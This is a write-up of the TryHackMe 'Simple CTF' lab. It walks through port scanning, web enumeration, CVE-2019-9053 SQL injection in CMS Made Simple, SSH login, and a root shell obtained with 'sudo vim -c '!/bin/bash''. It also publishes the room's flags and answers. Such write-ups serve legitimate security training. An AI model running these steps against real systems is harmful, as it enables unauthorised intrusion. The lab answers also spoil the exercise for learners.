

TryHackMe: Simple CTF — Penetration Testing Write-up

Author: Raqibul Islam Labonno

Difficulty: Easy | **Platform:** TryHackMe | **OS:** Linux

Table of Contents

- 1. [Introduction](#)
- 2. [Network Reconnaissance](#)
- 3. [Full Port Scan](#)
- 4. [FTP Enumeration](#)
- 5. [Web Server Enumeration](#)
- 6. [Discovering the CMS](#)
- 7. [Directory Enumeration](#)
- 8. [Vulnerability Identification](#)
- 9. [Exploitation and Credential Discovery](#)
- 10. [Initial Access Through SSH](#)
- 11. [User Enumeration](#)
- 12. [User Flag](#)
- 13. [Checking for Other Users](#)
- 14. [Privilege Escalation Enumeration](#)
- 15. [Privilege Escalation Through Vim](#)
- 16. [Root Flag](#)
- 17. [Complete Attack Chain](#)
- 18. [Final Answers](#)
- 19. [Security Lessons Learned](#)
- 20. [Conclusion](#)

1. Introduction

This write-up documents the process of compromising the intentionally vulnerable **Simple CTF** machine on TryHackMe.

The assessment followed a standard penetration-testing methodology:

Reconnaissance → Enumeration → Web Enumeration → Vulnerability Identification → Exploitation → Credential Discovery → Initial Access → Privilege Escalation → Flag Retrieval

Lab Information

Item	Details
Platform	TryHackMe
Room	Simple CTF
Target IP	10.49.144.45
Attacker / AttackBox IP	10.49.184.156
Operating System	Ubuntu/Linux
Primary Tools	Nmap, FTP, cURL, Gobuster, SSH

Scope: All testing was performed against the intentionally vulnerable TryHackMe lab machine, in a legal and isolated lab environment. None of the techniques described here should be used against systems you do not own or have explicit permission to test.

2. Network Reconnaissance

The first step was to identify the services exposed by the target.

I started with a default Nmap service and script scan:

```
nmap -sC -sV 10.49.144.45
```

The scan identified the following services:

21/tcp	open	ftp	vsftpd 3.0.3
80/tcp	open	http	Apache httpd 2.4.18
2222/tcp	open	ssh	OpenSSH 7.2p2

The target was confirmed to be online.




Figure 1 — Default Nmap service/script scan showing FTP, HTTP, and SSH on port 2222.

Initial Findings

Port 21 — FTP

```
vsftpd 3.0.3
```

Nmap also reported:

```
Anonymous FTP login allowed
```

Port 80 — HTTP

```
Apache httpd 2.4.18 (Ubuntu)
```

Port 2222 — SSH

```
OpenSSH 7.2p2 Ubuntu
```

3. Full Port Scan

A default Nmap scan does not necessarily check every TCP port, so I performed a full port scan:

```
nmap -p- 10.49.144.45
```

The result was:

PORT	STATE	SERVICE
21/tcp	open	ftp
80/tcp	open	http
2222/tcp	open	EtherNetIP-1

This confirmed that three TCP ports were open.

Two services were running on ports below 1000:

```
21
80
```

The higher port was:

```
2222
```

I then performed service detection specifically against port 2222:

```
nmap -sV -p 2222 10.49.144.45
```

The result confirmed:

```
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
```

Check

Where can you login with the details obtained?

Answer format: ***

Check

What's the user flag?

Answer format: **** *, **** *

Check

Is there any other user in the home directory? What's its name?

Answer format: *****

Check

```
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openmr-5_0_1_3
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
| 2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
| 256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ 256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
MAC Address: 0A:98:55:DD:FB:8D (Unknown)
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.34 seconds
root@ip-10-49-184-156:~#
```

Figure 2 — Full detailed scan output confirming service versions and SSH host keys.

Question Answers

How many services are running under port 1000?

```
2
```

What is running on the higher port?

```
SSH
```

4. FTP Enumeration

Since FTP was exposed on port 21, I tested whether anonymous access was allowed.

```
ftp 10.49.144.45
```

The server responded:

```
220 (vsFTPd 3.0.3)
```

I entered:

```
anonymous
```

The server returned:

```
230 Login successful.
```

This confirmed that anonymous FTP access was enabled.

I also tested the Nmap FTP enumeration script:

```
nmap -p21 --script ftp-anon 10.49.144.45
```

The result confirmed:

```
ftp-anon: Anonymous FTP login allowed
```

However, directory listing timed out:

```
Can't get directory listing: TIMEOUT
```

```
root@ip-10-49-184-156:~# nmap -p21 --script ftp-anon 10.49.144.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-14 06:11 UTC
Nmap scan report for ip-10-49-144-45.ap-south-1.compute.internal (10.49.144.45)
Host is up (0.00014s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
MAC Address: 0A:98:55:DD:FB:8D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 30.24 seconds
```

Figure 3 — `ftp-anon` NSE script confirming anonymous FTP access.

Therefore, anonymous FTP access was confirmed, but no useful files were obtained through the directory listing at this stage.

5. Web Server Enumeration

Next, I investigated the HTTP service on port 80.

```
nmap -sC -sV -p 80 10.49.144.45
```

The result showed:

```
80/tcp open http Apache httpd 2.4.18 (Ubuntu)
```

Nmap also discovered a `robots.txt` file and reported:

```
/openemr-5_0_1_3
```

I manually requested `robots.txt` :

```
curl -i http://10.49.144.45/robots.txt
```

The response contained:

```
Disallow: /openemr-5_0_1_3
```

I attempted to access that directory:

```
curl -i http://10.49.144.45/openemr-5_0_1_3/
```

The server returned:

```
HTTP/1.1 404 Not Found
```

Therefore, that path did not provide a usable application during the assessment.

6. Discovering the CMS

Further web enumeration revealed another interesting application under:

```
http://10.49.144.45/simple/
```

I checked the application:

```
curl -I http://10.49.144.45/simple/
```

The server responded successfully with:

```
HTTP/1.1 200 OK
```

The application was identified as **CMS Made Simple**.

The page displayed:

```
CMS Made Simple version 2.2.8
```

This version became the main focus of the vulnerability assessment.

7. Directory Enumeration

I used Gobuster to enumerate files and directories under the `/simple/` directory:

```
gobuster dir \
-u http://10.49.144.45/simple/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,txt,bak
```

Several interesting resources were discovered:

```
/admin          (Status: 301)
/assets         (Status: 301)
/config.php     (Status: 200)
/doc           (Status: 301)
/index.php     (Status: 200)
/lib           (Status: 301)
/modules       (Status: 301)
/tmp          (Status: 301)
/uploads      (Status: 301)
/install.php  (Status: 301)
```

The most important discovery was the CMS itself and its version:

```
CMS Made Simple 2.2.8
```

The `/admin/` directory was also interesting because it indicated the presence of an administrative interface.

8. Vulnerability Identification

After identifying the application and version, I researched vulnerabilities affecting **CMS Made Simple 2.2.8**.

The relevant vulnerability was:

```
CVE-2019-9053
```

This vulnerability is a **SQL Injection** vulnerability affecting CMS Made Simple.

The vulnerability could be used to extract sensitive information from the application's database, including authentication-related information.

Question Answers

What's the CVE you're using against the application?

```
CVE-2019-9053
```

To what kind of vulnerability is the application vulnerable?

```
SQL Injection
```

9. Exploitation and Credential Discovery

After identifying CVE-2019-9053, I used an appropriate public proof-of-concept/exploit for the vulnerable CMS version.

The exploitation process was used to obtain authentication-related information from the application.

The credentials obtained were:

```
Username: mitch  
Password: secret
```

These credentials were then tested against the SSH service discovered earlier.

10. Initial Access Through SSH

The SSH service was running on the non-standard port **2222**.

I attempted to authenticate as `mitch`:

```
ssh -p 2222 mitch@10.49.144.45
```

Using the recovered password:

```
secret
```

I successfully obtained shell access to the target system.

This demonstrated how a vulnerability in the web application could ultimately provide access to the underlying operating system.

11. User Enumeration

Once logged in, I checked the current user:

```
whoami
```

The result was:

```
mitch
```

I then examined the user's home directory:

```
ls -la
```

The user flag was located there.

12. User Flag

The flag was retrieved using:

```
cat user.txt
```

The result was:

```
G00d j0b, keep up!
```

Question Answer

What's the user flag?

```
G00d j0b, keep up!
```

13. Checking for Other Users

I checked the `/home` directory:

```
ls /home
```

Another user was present:

```
sunbath
```

Question Answer

Is there any other user in the home directory? What's its name?

```
sunbath
```

14. Privilege Escalation Enumeration

After gaining access as `mitch`, the next objective was to determine whether the account had any special privileges.

I checked the user's sudo permissions:

```
sudo -l
```

The result showed that Vim could be executed with root privileges without requiring a password.

This was the critical privilege-escalation misconfiguration. In other words, the user had permission to execute:

```
/usr/bin/vim
```

as:

```
root
```

15. Privilege Escalation Through Vim

Vim provides functionality that can execute shell commands.

Since Vim was allowed to run as root, it could be used to spawn a root shell.

I executed:

```
sudo vim -c '!/bin/bash'
```

After the shell was spawned, I verified the current user:

```
whoami
```

The result was:

```
root
```

Therefore, the privilege escalation was successful.

Question Answer

What can you leverage to spawn a privileged shell?

```
vim
```

16. Root Flag

After obtaining root access, I moved to the root user's home directory:

```
cd /root
```

I listed the directory:

```
ls
```

The root flag was stored in:

```
root.txt
```

I retrieved it with:

```
cat /root/root.txt
```

The result was:

```
W3ll d0n3. You made it!
```

Question Answer

What's the root flag?

```
W3ll d0n3. You made it!
```

17. Complete Attack Chain

```

Target: 10.49.144.45
|
▼
Full Nmap Scan
|
├── 21/tcp → FTP
├── 80/tcp → HTTP
├── 2222/tcp → SSH
|
▼
Web Enumeration
|
▼
/simple/
|
▼
CMS Made Simple 2.2.8
|
▼
CVE-2019-9053
|
▼
SQL Injection
|
▼
Credentials
mitch : secret
|
▼
SSH :2222
|
▼
User Shell
|
▼
user.txt
|
▼
sudo -l
|
▼
Vim executable as root
|
▼
Vim Shell Escape
|
▼
Root Shell
|
▼
root.txt

```

18. Final Answers

Question	Answer
How many services are running under port 1000?	2
What is running on the higher port?	SSH
What's the CVE you're using against the application?	CVE-2019-9053
To what kind of vulnerability is the application vulnerable?	SQL Injection
What's the password?	secret
Where can you login with the details obtained?	SSH
What's the user flag?	G00d j0b, keep up!

Is there any other user in the home directory?	sunbath
What can you leverage to spawn a privileged shell?	Vim
What's the root flag?	W3ll d0n3. You made it!

19. Security Lessons Learned

This room demonstrated several important concepts relevant to penetration testing.

Network Enumeration

A full port scan was important because SSH was running on port **2222** instead of the standard port 22. Relying only on the default top-1000 Nmap scan would have missed this.

Service Enumeration

Nmap's service detection helped identify: - vsftpd 3.0.3 - Apache 2.4.18 - OpenSSH 7.2p2

Web Enumeration

Directory enumeration revealed the `/simple/` application, which would not have been obvious from the default Apache page.

Version Enumeration

Identifying **CMS Made Simple 2.2.8** allowed the application to be associated with a known, publicly documented vulnerability.

SQL Injection

CVE-2019-9053 demonstrated how a web application vulnerability can lead to disclosure of authentication information, turning a web-layer flaw into a foothold on the host.

Initial Access

The recovered credentials were reused (password reuse) to obtain SSH access — a reminder that credentials should never be shared across services.

Privilege Escalation

The `sudo -l` check revealed that Vim could be executed as root without a password, creating a direct privilege-escalation path via Vim's shell-escape feature (`:%!`). This is a classic example of a GTF0Bins-style sudo misconfiguration.

20. Conclusion

The Simple CTF challenge demonstrated a complete penetration-testing workflow against an intentionally vulnerable Linux machine.

The assessment began with network reconnaissance and identified three exposed services: FTP on port 21, HTTP on port 80, and SSH on port 2222.

Web enumeration then revealed a **CMS Made Simple 2.2.8** installation. After identifying **CVE-2019-9053**, the application was exploited through SQL injection to obtain valid credentials.

Those credentials provided SSH access to the target as the `mitch` user. After obtaining the user flag, local privilege enumeration revealed that Vim could be executed with root privileges. This configuration was leveraged to spawn a root shell and retrieve the final root flag.

The overall attack demonstrated how multiple seemingly small weaknesses can be chained together to achieve complete system compromise:

```
Reconnaissance
↓
Enumeration
↓
Vulnerability Identification
↓
SQL Injection
↓
Credential Discovery
↓
SSH Access
↓
Privilege Enumeration
↓
Vim Privilege Escalation
↓
Root Access
```

This room provided practical experience with **Nmap**, **FTP enumeration**, **web enumeration**, **Gobuster**, **CVE research**, **SQL injection**, **SSH**, **Linux enumeration**, **sudo misconfigurations**, and **privilege escalation**.

Tools Used

Tool	Purpose
Nmap	Port scanning and service/version detection
Gobuster	Directory and file enumeration
<code>ftp</code> client	Testing anonymous FTP access
<code>curl</code>	Manual HTTP requests (robots.txt, app checks)
<code>ssh</code>	Remote shell access
Vim	Privilege escalation via sudo misconfiguration

Disclaimer

This write-up is for educational purposes only, based on a legally accessible TryHackMe lab environment (Simple CTF room). Do not use these techniques against systems you do not own or do not have explicit authorization to test.